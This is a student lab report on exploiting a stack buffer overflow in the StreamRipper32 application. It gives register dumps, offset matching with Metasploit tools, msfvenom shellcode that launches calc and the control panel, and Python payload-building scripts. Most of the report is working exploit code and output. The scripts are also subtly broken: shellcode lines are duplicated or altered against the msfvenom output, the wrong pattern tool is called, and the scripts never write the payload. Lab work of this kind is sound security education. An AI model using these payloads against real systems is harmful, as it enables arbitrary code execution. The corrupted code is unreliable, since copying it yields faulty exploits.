


Secure Coding -Lab8


G.Syam venkat
18BCD7118

L39 +L40

1) Crashing streamripper32

The image shown below was of the streamripper 32 Which is an 32 bit application On which we are going to work to look at memory overflow vulnerability





After Clicking Search, Our Software will Crash. Now, Copy the Offset overwritten in the

```
EAX: 00501D5C StreamRi.00501D5C
ECX: 33684132
EDX: 00000000
EBX: 00000001
ESP: 0018F3F8 ASCII "h9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9A
EBP: 0018F404 ASCII "i3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3A
ESI: 004C9BD0 StreamRi.004C9BD0
EDI: 0018FA08
EIP: 37684136
```

Now Match this EIP offset using pattern_offset.rb

```
(root@sumanth)-[~]
# locate pattern_create.rb
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb

(root@sumanth)-[~]
# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -q 37684136

[*] Exact match at offset 230
```

Generate Shell Code

To change default trigger to calc

```
(root@sumanth)-[~]
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b"\x89\xe5\xdd\xc4\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x79\x78\x6c"
buf += b"\x42\x65\x50\x35\x50\x75\x50\x65\x30\x6e\x69\x7a\x45"
buf += b"\x35\x61\x4f\x30\x62\x44\x6c\x4b\x50\x50\x46\x50\x4c"
buf += b"\x4b\x62\x72\x46\x6c\x6e\x6b\x62\x72\x34\x54\x4e\x6b"
buf += b"\x73\x42\x36\x48\x34\x4f\x38\x37\x33\x7a\x45\x76\x36"
buf += b"\x51\x6b\x4f\x4c\x6c\x45\x6c\x43\x51\x33\x4c\x53\x32"
buf += b"\x44\x6c\x55\x70\x4f\x31\x38\x4f\x74\x4d\x75\x51\x49"
buf += b"\x57\x7a\x42\x6b\x42\x50\x52\x71\x47\x6c\x4b\x33\x62"
buf += b"\x56\x70\x6e\x6b\x51\x5a\x35\x6c\x4c\x4b\x62\x6c\x46"
buf += b"\x71\x31\x68\x38\x63\x42\x68\x43\x31\x58\x51\x56\x31"
buf += b"\x6e\x6b\x30\x59\x47\x50\x36\x61\x48\x53\x6e\x6b\x33"
buf += b"\x79\x47\x68\x58\x63\x37\x4a\x57\x39\x4c\x4b\x55\x64"
buf += b"\x4c\x4b\x77\x71\x4a\x76\x30\x31\x39\x6f\x4e\x4c\x79"
buf += b"\x51\x68\x4f\x74\x4d\x75\x51\x38\x47\x64\x78\x4b\x50"
buf += b"\x42\x55\x6b\x46\x63\x33\x43\x4d\x49\x68\x57\x4b\x73"
buf += b"\x4d\x54\x64\x64\x35\x38\x64\x66\x38\x4c\x4b\x66\x38"
buf += b"\x31\x34\x66\x61\x4a\x73\x51\x76\x4c\x4b\x54\x4c\x50"
buf += b"\x4b\x6e\x6b\x42\x78\x45\x4c\x73\x31\x78\x53\x6c\x4b"
buf += b"\x74\x44\x6e\x6b\x36\x61\x4e\x30\x6f\x79\x33\x74\x51"
buf += b"\x34\x71\x34\x31\x4b\x43\x6b\x50\x61\x51\x49\x63\x6a"
buf += b"\x30\x51\x59\x6f\x49\x70\x33\x6f\x63\x6f\x31\x4a\x6e"
buf += b"\x6b\x77\x62\x6a\x4b\x4e\x6d\x71\x4d\x73\x5a\x57\x71"
buf += b"\x6e\x6d\x4d\x55\x6f\x42\x65\x50\x73\x30\x47\x70\x32"
buf += b"\x70\x73\x58\x50\x31\x4e\x6b\x72\x4f\x4f\x77\x69\x6f"
buf += b"\x6a\x75\x6d\x6b\x5a\x50\x6d\x65\x6e\x42\x52\x76\x62"
buf += b"\x48\x4d\x76\x6f\x65\x4f\x4d\x6f\x6d\x39\x6f\x79\x45"
buf += b"\x67\x4c\x54\x46\x53\x4c\x56\x6a\x4d\x50\x49\x6b\x79"
buf += b"\x70\x33\x45\x54\x45\x4f\x4b\x73\x77\x54\x53\x72\x52"
buf += b"\x70\x6f\x33\x5a\x35\x50\x61\x43\x6b\x4f\x6b\x65\x35"
buf += b"\x33\x53\x51\x30\x6c\x43\x53\x35\x50\x41\x41"
```

To change default trigger to controlpanel


```

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 454 (iteration=0)
x86/alpha_mixed chosen with final size 454
Payload size: 454 bytes
Final size of python file: 2212 bytes
buf = b""
buf += b"\x89\xe0\xdb\x4d\x70\xf4\x5b\x53\x59\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x50\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x30\x42\x42\x41\x42"
buf += b"\x50\x50\x30\x41\x42\x75\x4a\x49\x39\x6c\x49\x78\x4b"
buf += b"\x32\x57\x70\x55\x50\x57\x70\x63\x50\x6b\x39\x7a\x45"
buf += b"\x46\x51\x6b\x70\x35\x34\x4e\x6b\x76\x30\x50\x30\x6c"
buf += b"\x4b\x56\x32\x66\x6c\x6e\x6b\x32\x72\x65\x44\x4c\x4b"
buf += b"\x51\x62\x71\x38\x46\x6f\x78\x37\x61\x5a\x76\x46\x34"
buf += b"\x71\x79\x6f\x6e\x4c\x77\x4c\x75\x31\x61\x6c\x74\x42"
buf += b"\x34\x6c\x55\x70\x5a\x61\x6a\x6f\x64\x4d\x56\x61\x5a"
buf += b"\x67\x38\x62\x39\x62\x73\x62\x70\x57\x4c\x4b\x72\x72"
buf += b"\x36\x70\x6c\x4b\x52\x6a\x67\x4c\x4c\x4b\x52\x6c\x32"
buf += b"\x31\x62\x50\x5a\x43\x71\x58\x36\x61\x5a\x71\x72\x71"
buf += b"\x6c\x4b\x72\x79\x75\x70\x33\x31\x68\x53\x4e\x6b\x31"
buf += b"\x59\x64\x50\x4a\x43\x66\x5a\x73\x79\x6c\x4b\x30\x34"
buf += b"\x6c\x4b\x35\x51\x58\x56\x30\x31\x4b\x4f\x4c\x6c\x6a"
buf += b"\x61\x4a\x6f\x56\x6d\x55\x51\x6b\x77\x30\x38\x69\x70"
buf += b"\x52\x55\x6c\x36\x56\x63\x33\x4d\x6c\x38\x55\x6b\x71"
buf += b"\x6d\x75\x74\x74\x35\x39\x74\x52\x78\x4c\x4b\x53\x68"
buf += b"\x47\x54\x73\x31\x39\x43\x35\x36\x6e\x6b\x76\x6c\x70"
buf += b"\x4b\x4c\x4b\x61\x48\x37\x6c\x57\x71\x39\x43\x6e\x6b"
buf += b"\x35\x54\x4e\x6b\x57\x71\x68\x50\x4d\x59\x47\x34\x71"
buf += b"\x34\x36\x44\x63\x6b\x51\x4b\x30\x61\x76\x39\x50\x5a"
buf += b"\x42\x71\x49\x6f\x59\x70\x61\x4f\x61\x4f\x70\x5a\x6e"
buf += b"\x6b\x65\x42\x6a\x4b\x4c\x4d\x73\x6d\x42\x4a\x37\x71"
buf += b"\x4e\x6d\x6e\x65\x68\x32\x73\x30\x65\x50\x63\x30\x46"
buf += b"\x30\x30\x68\x70\x31\x6c\x4b\x50\x6f\x6f\x77\x79\x6f"
buf += b"\x4b\x65\x4f\x4b\x6c\x30\x4c\x75\x6c\x62\x43\x66\x32"
buf += b"\x48\x4d\x76\x4c\x55\x6f\x4d\x6d\x4d\x79\x6f\x58\x55"
buf += b"\x75\x6c\x56\x66\x71\x6c\x45\x5a\x4d\x50\x59\x6b\x4d"
buf += b"\x30\x31\x65\x67\x75\x4d\x6b\x63\x77\x67\x63\x72\x52"
buf += b"\x70\x6f\x30\x6a\x65\x50\x52\x73\x39\x6f\x5a\x75\x73"
buf += b"\x53\x42\x4f\x32\x4e\x70\x74\x44\x32\x62\x4f\x32\x4c"
buf += b"\x34\x6e\x72\x45\x74\x38\x75\x35\x55\x50\x41\x41"

```

Use respective shell code to generate the payload and paste the output in any user interaction field to open/trigger the respective Cmd or Control Pane

Calc

```
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 230
nseh="\x86\xe5\x4b\x90"
nops="\x90" * 30

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00" -f python
buf = b""
buf += b"\x89\xe5\xd9\xc4\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x79\x78\x6c"
buf += b"\x42\x65\x50\x35\x50\x75\x50\x65\x30\x6e\x69\x7a\x45"
buf += b"\x35\x61\x4f\x30\x62\x44\x6c\x4b\x50\x50\x46\x50\x4c"
buf += b"\x4b\x62\x72\x46\x6c\x6e\x6b\x62\x72\x34\x54\x4e\x6b"
buf += b"\x73\x42\x36\x48\x34\x4f\x38\x37\x33\x7a\x45\x76\x36"
buf += b"\x51\x6b\x4f\x4c\x6c\x45\x6c\x43\x51\x33\x4c\x53\x32"
buf += b"\x44\x6c\x55\x70\x4f\x31\x38\x4f\x74\x4d\x75\x51\x49"
buf += b"\x57\x7a\x42\x6b\x42\x50\x52\x71\x47\x6c\x4b\x33\x62"
buf += b"\x56\x70\x6e\x6b\x51\x5a\x35\x6c\x4c\x4b\x62\x6c\x46"
buf += b"\x71\x31\x68\x38\x63\x42\x68\x43\x31\x58\x51\x56\x31"
buf += b"\x6e\x6b\x30\x59\x47\x50\x36\x61\x48\x53\x6e\x6b\x33"
buf += b"\x79\x47\x68\x58\x63\x37\x4a\x57\x39\x4c\x4b\x55\x64"
buf += b"\x4c\x4b\x77\x71\x4a\x76\x30\x31\x39\x6f\x4e\x4c\x79"
buf += b"\x51\x68\x4f\x74\x4d\x75\x51\x38\x47\x64\x78\x4b\x50"
buf += b"\x42\x55\x6b\x46\x63\x33\x43\x4d\x49\x68\x57\x4b\x73"
buf += b"\x30\x51\x59\x6f\x49\x70\x33\x6f\x63\x6f\x31\x4a\x6e"
buf += b"\x31\x34\x66\x61\x4a\x73\x51\x76\x4c\x4b\x54\x4c\x50"
buf += b"\x4b\x6d\x6b\x42\x78\x45\x4c\x73\x31\x78\x53\x6c\x4b"
buf += b"\x74\x44\x6e\x6b\x36\x61\x4e\x30\x6f\x79\x33\x74\x51"
buf += b"\x34\x71\x34\x31\x4b\x43\x6b\x50\x61\x51\x49\x63\x6a"
buf += b"\x30\x51\x59\x6f\x49\x70\x33\x6f\x63\x6f\x31\x4a\x6e"
buf += b"\x6b\x77\x62\x6a\x4b\x4e\x6d\x71\x4d\x73\x5a\x57\x71"
buf += b"\x6e\x6d\x4d\x55\x6f\x42\x65\x50\x73\x30\x47\x70\x32"
buf += b"\x70\x73\x58\x50\x31\x4e\x6b\x72\x4f\x4f\x77\x69\x6f"
buf += b"\x6a\x75\x6d\x6b\x5a\x50\x6d\x65\x6e\x42\x52\x76\x62"
```

Control panel

```
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 230
nseh="\x86\xe5\x4b\x90"
nops="\x90" * 30

# msfvenom -a x86 --platform windows -p windows/exec CMD=control.exe -e x86/alpha_mixed -b "\x00" -f python
buf = b""
buf += b"\x89\xe0\xdb\xdb\xdb\x70\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x49\x78\x4b"
buf += b"\x32\x37\x70\x55\x50\x57\x70\x63\x50\x6b\x39\x7a\x45"
buf += b"\x46\x51\x6b\x70\x35\x34\x4e\x6b\x76\x30\x50\x30\x6c"
buf += b"\x4b\x36\x32\x66\x6c\x6e\x6b\x32\x72\x65\x44\x4c\x4b"
buf += b"\x51\x62\x71\x38\x46\x6f\x78\x37\x61\x5a\x76\x46\x34"
buf += b"\x71\x79\x6f\x6e\x4c\x77\x4c\x75\x31\x61\x6c\x74\x42"
buf += b"\x34\x6c\x55\x70\x5a\x61\x6a\x6f\x64\x4d\x56\x61\x5a"
buf += b"\x67\x38\x62\x39\x62\x73\x62\x70\x57\x4c\x4b\x72\x72"
buf += b"\x36\x70\x6c\x4b\x52\x6a\x67\x4c\x4c\x4b\x52\x6c\x52"
buf += b"\x31\x62\x58\x5a\x43\x71\x58\x36\x61\x5a\x71\x72\x71"
buf += b"\x6c\x4b\x72\x79\x75\x70\x33\x31\x68\x53\x4e\x6b\x51"
buf += b"\x59\x64\x58\x4a\x43\x66\x5a\x73\x79\x6c\x4b\x30\x34"
buf += b"\x6c\x4b\x35\x51\x58\x56\x30\x31\x4b\x4f\x4c\x6c\x6a"
buf += b"\x61\x4a\x6f\x56\x6d\x55\x51\x6b\x77\x30\x38\x69\x70"
buf += b"\x52\x55\x6c\x36\x56\x63\x33\x4d\x6c\x38\x55\x6b\x71"
buf += b"\x6d\x75\x74\x35\x39\x74\x52\x78\x4c\x4b\x53\x68"
buf += b"\x47\x54\x73\x31\x39\x43\x35\x36\x6e\x6b\x76\x6c\x70"
buf += b"\x4b\x4c\x4b\x61\x48\x37\x6c\x57\x71\x39\x43\x6e\x6b"
buf += b"\x35\x54\x4e\x6b\x57\x71\x68\x50\x4d\x59\x47\x34\x71"
buf += b"\x34\x36\x44\x63\x6b\x51\x4b\x30\x61\x76\x39\x50\x5a"
buf += b"\x42\x71\x49\x6f\x59\x70\x61\x4f\x61\x4f\x70\x5a\x6e"
buf += b"\x6b\x65\x42\x6a\x4b\x4c\x4d\x73\x6d\x42\x4a\x57\x71"
buf += b"\x4e\x6d\x6e\x65\x68\x32\x73\x30\x65\x50\x63\x30\x46"
buf += b"\x30\x30\x68\x70\x31\x6c\x4b\x50\x6f\x6f\x77\x79\x6f"
```

Stack overflow is reason for above operations because when the given data grows beyond its allocated space, the dynamic stack contents begin to overwrite other things. Because of this calculator and control panel are popping-up.